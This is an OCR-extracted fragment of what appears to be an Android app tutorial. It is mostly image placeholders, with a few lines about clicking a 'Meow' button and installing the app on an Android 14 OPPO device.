


{height="30%"}

Then click `Meow` button:





PROF



PROF


{height="30%"}






PROF

{height="30%"}




{width="80%"}

Also deploy and run on real device (`Android 14` OPPO in my case):




PROF




PROF

{height="30%"}

After successfully install:

